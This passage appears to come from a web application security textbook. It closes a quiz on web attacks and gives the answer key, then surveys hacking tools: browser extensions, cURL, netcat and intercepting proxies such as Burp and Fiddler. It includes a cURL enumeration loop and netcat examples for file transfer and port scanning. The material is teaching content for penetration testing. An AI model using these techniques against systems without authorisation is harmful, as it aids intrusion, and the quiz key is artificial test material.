- b. No filters on Entity and system keywords
- c. Echo functionality is available.
- d. All the above

**8. Web services soap attack can be stopped by:**

- a. Validation of input
- b. Client is using different operating system or system architecture
- c. Web service receives parameters through POST not GET.
- d. None of the above

**9. Attacker might be able to use:**

- a. Debugging files on the server to initiate account
- b. Installation files for packages installed on the web server
- c. Old packages with common vulnerabilities
- d. All the above.

**10. Even though accessing the log files is a difficult task attacker can alternatively:**

- a. Proxy its activities by a zombie machine
- b. Access the application through https to hide the origin of request.
- c. Hide the attack by injecting xml instead of plain text.
- d. Use hidden fields to hide the origin and avoid logging.


**Answers key**

1	2	3	4	5	6	7	8	9	10
d	c	c	c	a	d	d	a	d	a




# CHAPTER 8

# ATTACK TOOLS



## 8.1 Browsers




The web browser can be itself a hacking tool, as you saw in the attack execution chapter lot of attacks can be done simply using the browser by tampering the URL or entering malicious data in the input fields as in SQL injection or elevation of privilege attack.

An example might be changing the value of (accountType) to (platinum in a vulnerable page that does not recheck the hidden field information which will allow the attacker to gain platinum account benefits.

A disadvantages actually exist in the usage of the browser related to the emended neutralizing and sanitization capabilities added to the new versions of browsers that might prevent many potential traditional attacks.

## 8.2 Browser's Extensions



Another effective set of hacking tools are available as extensions for browsers which make it transparent and easy to use. Another important cause that makes the usage of extensions

Examples about those extensions are:

### 8.2.1 IE tempres:

Browser helper object by Bayden Systems dedicated to intercept any post or get request from the machine and provide an interface to change all HTTP request specs.




Figure 51: TamperIE tool control panel and edit request interfaces

### 8.2.2 IEWatch:

this extension works as a monitor, it allows exposing all HTTP,HTTPS transactions aspects with detailed view on double clicking any item like cookies, headers, forms ...etc.




Figure 52: IEWatch extension interface

### 8.2.3 liveHttpHeaders:

similar extensions are also available for fire fox. Live Http headers tool will allow view the row http/https request, recording the request, manipulating it then to replay it again.



Figure 53:live httpheaders interface

### 8.2.4 TempareData:

another Firefox extension that allow tracing and modifying HTTP and HTTPS requests, including headers and POST parameters.it provides ability to stop the request, change it and resend it.




Figure 54:TempareData extension interface

## 8.2.5 FoxyProxy:

enables flexible management of the browser's proxy configuration, allowing quick switching, setting of different proxies for different **URLs**, and so on.




Figure 55: Foxy Proxy configuration and logging interfaces

## 8.2.6 PrefBar:

allows you to enable and disable cookies, allowing quick access control checks, as well as switching between different proxies, clearing the cache, and switching the browser's user agent




Figure 56: Pref Bar options

### 8.2.7 Wappalyzer:

is a browser extension that uncovers the technologies used on websites. It detects content management systems, e-Commerce platforms, web servers, JavaScript frameworks, analytics tools and many more.




Figure 57: list of used technologies on the probed site

### 8.2.8 XSS Rays extension for chrome:

helps penetration test for large web sites. It's core features include a XSS scanner, XSS Reverser and object inspection, ability to show how certain page filters output using blackbox reverse a XSS filter without needing the source code.

The extension also enables extract/view and edit forms non-destructively that normally can't be edited.





Figure 58: XRay extension XSS scanner and Reverser interfaces

## 8.3 Command line tools



### 8.3.1 Wget

is a handy tool for retrieving a specified URL using HTTP or HTTPS. It can support a downstream proxy, HTTP authentication, and various other configuration options.



### 8.3.2 cURL

very simple and flexible multiplatform tool that enables the creation of HTTP and HTTPS

requests. It supports GET and POST methods, request parameters, client SSL certificates, and HTTP authentication.

What makes cURL special is the ability to use in scripts iteratively.

In the following example, the page title is retrieved for page ID values between 10 and 40:

```
#!/bin/bash
for i in `seq 10 40`;
do
echo -n $i ": "
curl -s http://testapp.com/ ShowPage.ashx?PageNo==$i | grep -Po
"<title>(.*?)</title>" | sed 's/.....\(.*\)....../\1/'
done
```

### 8.3.3 NETCAT:

as its name shows this tool resembles to (Cat) tool used to show the contents of a file but it is dedicated to show network communications, it can be used for many tasks the following are examples about some usage scenarios:

Listening to specific port and redirect Out put can be capture to a file

```
$ nc -l 1234 > filename.out
```

Or connect to provide input from a file

```
$ nc host.example.com 1234 < filename.in
```


Talking directly to server

```
$ echo -n "GET / HTTP/1.0\r\n\r\n" | nc host.example.com 80
```

Port scanning

```
$ nc -z host.example.com 20-30
```

## 8.4 Overview, functionalities and orchestration





**Tools main functionalities:**

No matter how simple are tools used in hacking or hack proofing activities, it still for sure represent the most important part to help minimizing the activity effort needed to complete the planned tasks.

Application Hacking and Application hack proofing tools in general cover many types of activities using diversity of methods and approaches but we can still summarize those activities as follow:

1. **Intercepting:** this mainly mean that the tool will try to capture an HTTP, HTTPS request, response or both automatically or manually manipulate it and resubmit it. this activity is normally achieved using a proxy server that works on a specific port.  
HTTP requests and response are easily intercepted using man in the middle approach in time when the HTTPS communications are intercepted using man in the middle with double SSL connections where the interceptor plays the role of a SSL server (self-signed certificate) and SSL client.
2. **Spidering:** recursively crawling the site searching content, navigation structure, functionalities, parameters usage, authentication and session.
3. **Fuzzing:** the application Fuzzer term is used when the tool automates the tasks using different values generated randomly or depending on a dictionary, manually built white list.
4. **Scanning:** this activity normally focusses on scanning common application vulnerability using usually two methods:
  - a. Passive scanning: this method depends on monitoring different requests and interactions with the application and logging any usage that match a common vulnerability like the usage of plain text in an interaction that requires encryption.
  - b. Active scanning: in active scan the tool is normally more involved in generating, sending requests and probe the common vulnerabilities like cross site scripting, header injection.
5. **Analyzing:** normally this activity is dedicated to a specific content because it needs to embed a deeper examination capabilities related to the specific subject. An example about analyzing is session token analyzer provided by Burp sequencer enabling statistical test for randomness of sample token.




Figure 59: using Burp for statistical test for randomness of sample token

**Activity orchestration:**

To achieve a successful attack, you need to use an orchestration of those tools depending on the attack type and purpose.

The figure below is the most common pattern to do that type of orchestration:




Figure 60: Tools orchestration

- Information are collected through interception discovery and spider tools to widen the attack surface by knowing more about the navigational structure and available functionalities and parameters depending on site map and the interception proxy history.
- Collected information are used to enhance the scenario used by scanners, fuzzers and token analyzers to detect and probe vulnerabilities.

## 8.5 Stand-alone tools

Normally standalone tools that helps in intercepting the HTTP web traffic are named as HTTP proxies.

The capture is achieved through embedding a service available on a local TCP port. All HTTP based traffic is redirected through the service, in that way the service works as man in the middle that can tamper any http session that passes it.

In general browser extension are better to deal with browser based traffic because it can deal with https also as it embeds the certificate info. But from the other hand http proxy (standalone) can handle the HTTP requests sent by non-browser client like mobile apps.

Some examples about HTTP proxies are:

- **Paros proxy:** java based free tool includes HTTP proxy, web vulnerability scanner and site crawling modules. The tool handles HTTPS transparently and allow trapping requests tampering and resending the request. It is considered as one of the reliable stable security tools.




Figure 61: paros interface

- OWASP Web Scarab:** another java based GNU General public license software with Swiss knife like functionalities it includes an HTTP proxy, crawler/spider, session ID analysis, script interface for automation, fuzzer, encoder/decoder utility for all of the popular web formats (Base64,MD5, and so on), and a Web Services Description Language (WSDL) and SOAP parse.





Figure 62: WebScarab interface showing different available functionalities at the top bar

- proxyMon:** this tool uses web scarab logs and directory structures to generate security events, including important variables in set cookies, sent cookies, query strings, and post parameters across site it enables additionally a vulnerability check based on its own library. ProxyMon can be used affectively to automate penetration tests as it can provide option to attempt upload files.it also provides a mobile version
- Fiddler:** windows based tool, uses .NET framework, it provides the ability to intercept sessions like Paros and WebScarab it uses the term breakpoint to define tree states (break before request, break after response, run to completion).the tool will enable altering any data in each breakpoint then release the execution till the next breakpoint.



One of the special features in fiddler that it allows the user to write a .Net code to alter the request and response programmatically or even create a full interceptor compiled as .DLL and put it in the (Interceptors ) folder of fiddler.

- Burp intruder:** Java based software that allows user to iterate through several attacks based on a manually created request structure then a need to decide at when and what various attack payloads need to include. Burp Intruder offers several packaged payloads, including overflow testing payloads, fuzz testing and denial of service. While Burp represents a good tool for iteration based attacks it is not the most suitable tool when it comes to create single well-crafted request attack

